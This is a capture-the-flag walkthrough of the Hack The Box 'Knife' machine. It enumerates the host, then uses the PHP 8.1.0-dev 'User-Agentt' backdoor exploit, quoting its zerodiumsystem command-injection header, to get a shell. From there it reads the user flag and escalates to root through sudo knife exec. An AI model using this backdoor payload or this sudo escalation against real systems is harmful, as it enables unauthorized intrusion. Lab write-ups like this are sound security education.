Knife HTB - Linux Easy

```
==============================================================================================================
===    ====        ==        ===      ===        ====     ===  ====  =====  =====  ====  ==  ========        =
==  ==  ===  ========  ========  ====  ==  =========  ===  ==  ====  ====    ====  ====  ==  ===========  ====
=  ====  ==  ========  ========  ====  ==  ========  ========  ====  ===  ==  ===  ====  ==  ===========  ====
=  ====  ==  ========  =========  =======  ========  ========  ====  ==  ====  ==  ====  ==  ===========  ====
=  ====  ==      ====      =======  =====      ====  ========   ==   ==  ====  ==  ====  ==  ===========  ====
=  ====  ==  ========  =============  ===  ========  =========  ==  ===        ==  ====  ==  ===========  ====
=  ====  ==  ========  ========  ====  ==  ========  =========  ==  ===  ====  ==  ====  ==  ===========  ====
==  ==  ===  ========  ========  ====  ==  =========  ===  ====    ====  ====  ==   ==   ==  ===========  ====
===    ====  ========  =========      ===        ====     ======  =====  ====  ===      ===        =====  ====
==============================================================================================================
```

offsecvault - Since 2021

Author: b0ydC
Year: 2021
Site: offsecvault.github.io

ENUMERATION

First: Ping

```
┌──(0ffSecVault㉿kali)-[~]
└─$ ping 10.10.10.242
```

nmap usage

```
┌──(0ffSecVault㉿kali)-[~]
└─$ nmap -sC -sV -p- -oN /home/hackthebox/boxes/knife.242/nmap.txt 10.10.10.242
```

-sC = default scripts
-sV = versioning
-p- = all ports
-oN = save output

```
Nmap scan report for 10.10.10.242
Host is up (0.093s latency).
Not shown: 65533 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
| 256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
|_ 256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
```

```
|_http-title: Emergent Medical Idea
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
#Nmap done at Thu Jun 24 12:59:28 2021 -- 1 IP address (1 host up) scanned in 557.79 seconds
```

```
┌──(b0ydc㉿kali)-[/home/hackthebox/boxes/knife.242]
└─$ dirb http://10.10.10.242
```

Exist two ports open, 22/tcp ssh | 80/tcp http. Port 22 normally is not a good start point so let's check what is behind port 80.

Doing a quick searchploit search i did not find any exploit already created for apache httpd 2.4.41. Let's dig more on website versioning.

searchploit

```
┌──(b0ydc㉿kali)-[/home/hackthebox/boxes/knife.242]
└─$ searchsploit apache 2.4.41
```

```
Exploit Title | Path

Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner | php/remote/29316.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1) | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2) | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal | linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC) | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1) | windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2) | jsp/webapps/42966.py
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC) | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution | linux/remote/34.pl

Shellcodes: No Results
```

So far, no valuable information was retrieved. Let's enumerate the site running a brute force again the site directories.

dirb

```
DIRB v2.22
By The Dark Raver

START_TIME: Thu Jun 24 13:05:05 2021
URL_BASE: http://10.10.10.242/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.242/ ----
```

- http://10.10.10.242/index.php (CODE:200|SIZE:5815)
- http://10.10.10.242/server-status (CODE:403|SIZE:277)

gobuster

```
──(b0ydc㉿kali)-[/home/hackthebox/boxes/knife.242]
└─$ gobuster dir -u http://10.10.10.242 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50 -x txt
```

-u = target URL domain
-w = path to wordlist
-t = number of concurrent threads
-x = file extension

```
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.10.242
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: txt
[+] Timeout: 10s

2021/06/24 13:42:12 Starting gobuster in directory enumeration mode

/server-status (Status: 403) [Size: 277]
Progress: 232086 / 441122 (52.61%) [ERROR] 2021/06/24 13:50:17 [!] Get "http://10.10.10.242/15218.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)

2021/06/24 13:57:41 Finished
```

No valuable information was found. Let's continue with curl.

curl

```
──(b0ydc㉿kali)-[/home/hackthebox/boxes/knife.242]
└─$ curl --head http://10.10.10.242
HTTP/1.1 200 OK
Date: Thu, 24 Jun 2021 19:38:45 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.1.0-dev
Content-Type: text/html; charset=UTF-8

┌──(b0ydc㉿kali)-[/home/hackthebox/boxes/knife.242]
└─$ curl -I http://10.10.10.242
HTTP/1.1 200 OK
Date: Thu, 24 Jun 2021 19:38:53 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.1.0-dev
Content-Type: text/html; charset=UTF-8

┌──(b0ydc㉿kali)-[/home/hackthebox/boxes/knife.242]
```

We found the site is currently running apache/2.4.41 that we already know there's no exploit associated at this time and also we found the PHP version running the site, currently PHP/8.1.0-dev. Let's check for that one.

exploit

searchploit

```
─$ searchsploit php 8.1.0

Exploit Title | Path

autonomous lan party 0.98.1.0 - Remote File Inclusion | php/webapps/1654.txt
Concrete5 CMS 8.1.0 - 'Host' Header Injection | php/webapps/41885.txt
Concrete5 CMS < 8.3.0 - Username / Comments Enumeration | php/webapps/44194.py
cPanel < 11.25 - Cross-Site Request Forgery (Add User PHP Script) | php/webapps/17330.html
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution |
php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit) |
php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC) |
php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution
```

```
(Metasploit) | php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution | php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution | php/webapps/46459.py
FileRun < 2017.09.18 - SQL Injection | php/webapps/42922.py
Fozzcom Shopping < 7.94 / < 8.04 - Multiple Vulnerabilities | php/webapps/15571.txt
FreePBX < 13.0.188 - Remote Command Execution (Metasploit) | php/remote/40434.rb
IceWarp Mail Server < 11.1.1 - Directory Traversal | php/webapps/44587.txt
KACE System Management Appliance (SMA) < 9.0.270 - Multiple Vulnerabilities | php/webapps/46956.txt
Kaltura < 13.2.0 - Remote Code Execution | php/webapps/43028.py
Kaltura Community Edition < 11.1.0-2 - Multiple Vulnerabilities | php/webapps/39563.txt
Micro Focus Secure Messaging Gateway (SMG) < 471 - Remote Code Execution (Metasploit) | php/webapps/45083.rb
NPDS < 08.06 - Multiple Input Validation Vulnerabilities | php/webapps/32689.txt
OPNsense < 19.1.1 - Cross-Site Scripting | php/webapps/46351.txt
PHP 8.1.0-dev - 'User-Agentt' Remote Code Execution | php/webapps/49933.py
PHP-Nuke 8.1.0.3.5b (Your_Account Module) - Blind SQL Injection (Benchmark Mode) | php/webapps/14320.pl
PHP-Nuke 8.1.0.3.5b - 'Downloads' Blind SQL Injection | php/webapps/18148.pl
PHP-Nuke 8.1.0.3.5b - Remote Command Execution | php/webapps/14319.pl
Plesk < 9.5.4 - Remote Command Execution | php/remote/25986.txt
REDCap < 9.1.2 - Cross-Site Scripting | php/webapps/47146.txt
Responsive FileManager < 9.13.4 - Directory Traversal | php/webapps/45271.txt
Responsive Filemanger <= 9.11.0 - Arbitrary File Disclosure | php/webapps/41272.txt
ScriptCase 8.1.053 - Multiple Vulnerabilities | php/webapps/40791.txt
ShoreTel Connect ONSITE < 19.49.1500.0 - Multiple Vulnerabilities | php/webapps/46666.txt
Western Digital Arkeia < 10.0.10 - Remote Code Execution (Metasploit) | php/remote/28407.rb
WordPress Plugin DZS Videogallery < 8.60 - Multiple Vulnerabilities | php/webapps/39553.txt
Zoho ManageEngine ADSelfService Plus 5.7 < 5702 build - Cross-Site Scripting | php/webapps/46815.txt

Shellcodes: No Results
```

Currently exist one exploit for this PHP version,

PHP 8.1.0-dev - 'User-Agentt' Remote Code Execution | php/webapps/49933.py

If this version of PHP runs on a server, an attacker can execute arbitrary code by sending the User-Agentt header.

Let's copy the exploit script to test it.

```
┌──(b0ydc㉿kali)-[/home/hackthebox/boxes/knife.242]
└─$ sudo cp -r /usr/share/exploitdb/exploits/php/webapps/49933.py .
```

The script usage looks quite easy, this part of the code is the one that is doing the job,

```
host = input("Enter the full host url:\n")
request = requests.Session()
response = request.get(host)

if str(response) == '<Response [200]>':
print("\nInteractive shell is opened on", host, "\nCan't acces tty; job crontol turned off.")
try:
while 1:
cmd = input("$ ")
headers = {
"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0",
"User-Agentt": "zerodiumsystem('" + cmd + "');"
```

Description:

```
host = input("Enter the full host url:\n")
```

it will prompt requesting the URL/IP of the target

```
"User-Agentt": "zerodiumsystem('" + cmd + "');"
```


It adds the user_agent string + command neccesary to exploit the vulnerability.

EXECUTION

```
──(b0ydc㉿kali)-[/home/hackthebox/boxes/knife.242]
└─$ sudo python3 49933.py
Enter the full host url:
http://10.10.10.242
```

Once the script is executed it will prompt an input request for the host/URL of the target to exploit.

If everything was successfull you will get a interactive shell like the one below. Now that we have a shell, let's find the user flag.



```
┌──(b0ydc㉿kali)-[/home/hackthebox/boxes/knife.242]
└─$ sudo python3 49933.py
Enter the full host url:
http://10.10.10.242

Interactive shell is opened on http://10.10.10.242
Can't acces tty; job crontol turned off.
$
```

_> step1: check current position

```
$ ls -l
total 76
lrwxrwxrwx 1 root root 7 Feb 1 17:20 bin -> usr/bin
drwxr-xr-x 4 root root 4096 May 6 14:49 boot
drwxr-xr-x 2 root root 4096 May 6 14:10 cdrom
drwxr-xr-x 19 root root 4020 Jun 24 17:45 dev
drwxr-xr-x 99 root root 4096 May 18 13:25 etc
drwxr-xr-x 3 root root 4096 May 6 14:44 home
lrwxrwxrwx 1 root root 7 Feb 1 17:20 lib -> usr/lib
lrwxrwxrwx 1 root root 9 Feb 1 17:20 lib32 -> usr/lib32
lrwxrwxrwx 1 root root 9 Feb 1 17:20 lib64 -> usr/lib64
lrwxrwxrwx 1 root root 10 Feb 1 17:20 libx32 -> usr/libx32
drwx------ 2 root root 16384 May 6 14:08 lost+found
drwxr-xr-x 2 root root 4096 May 18 13:20 media
drwxr-xr-x 2 root root 4096 May 18 13:20 mnt
drwxr-xr-x 5 root root 4096 May 18 13:20 opt
dr-xr-xr-x 346 root root 0 Jun 24 17:45 proc
drwx------ 7 root root 4096 May 18 13:26 root
drwxr-xr-x 26 root root 780 Jun 24 17:45 run
lrwxrwxrwx 1 root root 8 Feb 1 17:20 sbin -> usr/sbin
drwxr-xr-x 6 root root 4096 May 18 13:20 snap
drwxr-xr-x 2 root root 4096 Feb 1 17:20 srv
dr-xr-xr-x 13 root root 0 Jun 24 17:45 sys
drwxrwxrwt 15 root root 12288 Jun 25 00:00 tmp
drwxr-xr-x 15 root root 4096 May 18 13:20 usr
drwxr-xr-x 14 root root 4096 May 9 04:22 var
```

Normally HTB stores the user flag on /home/[user]/user.txt, let's check the current user to find the user flag.

_> step2: check current user

```
$ whoami
james
```

_> step3: check user folder content to confirm the user.txt exist

```
$ ls -l /home/james
total 4
-r-------- 1 james james 33 Jun 24 17:45 user.txt
```

_> step4: get the flag

```
$ cat /home/james/user.txt
NzEzOGQ4OWNhMGM0OTI1NzMxMTg1MGVlMTE3ZWI4ZDQ=
```

ROOT ACCESS

Now that we have access, let check for PrivEsc on this host so we can find the root flag. A common method is checking for sudo settings.

> sudo PrivEsc

```
$ sudo -l
Matching Defaults entries for james on knife:
env_reset, mail_badpass,
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User james may run the following commands on knife:
(root) NOPASSWD: /usr/bin/knife
```

Checking the current "sudo" settings for this user we found that it can execute commands as root without any prompt password using the /usr/bin/knife.

> KNIFE review

knife is a command-line tool that provides an interface between a local chef-repo and the chef infra server to manage the system. Also, looks like exist a subcommand on knife to execute ruby scripts called "knife exec", it can be used to make authenticated API requests to the Chef Infra Server using different methods.

Knife exec

Now that we know that we can execute ruby scripts, digging more on this i found a ruby script located in /tmp, called "rev.rb"

```
$ ls /tmp
bundler
hsperfdata_opscode
rev.rb
snap.lxd
systemd-private-65a13a056aba4153a4bea548026d47e4-apache2.service-oNQ50h
systemd-private-65a13a056aba4153a4bea548026d47e4-fwupd.service-LTm7cg
systemd-private-65a13a056aba4153a4bea548026d47e4-systemd-logind.service-qCKWnf
systemd-private-65a13a056aba4153a4bea548026d47e4-systemd-resolved.service-DBfoqg
systemd-private-65a13a056aba4153a4bea548026d47e4-systemd-timesyncd.service-x2nZFf
systemd-private-65a13a056aba4153a4bea548026d47e4-upower.service-KEjFVi
vmware-root_721-4290559889
```

```
$ cat /tmp/rev.rb
puts File.read("/root/root.txt")
```

api.put -> Use to update an object on the Chef Infra Server.

Checking the content of the script, it is performing an API puts request to read the content of the file located at /root/root.txt (normally the HTB flag location for system user).


Now it is time to execute the knife against the rev.rb script to see what happens,

usage

```
knife exec /path/to/script_file
```

```
$ sudo /usr/bin/knife exec /tmp/rev.rb
Mzk0NDUxNDliMjFiNDI1Y2NhM2I5ZWIyZTNiZjMyNDQ=
```

FLAG FOUNDED !



Knife has been Pwned!

Congratulations boydC, best of luck in capturing flags ahead!

#6246
MACHINE RANK

25 Jun 2021
PWN DATE

30
POINTS EARNED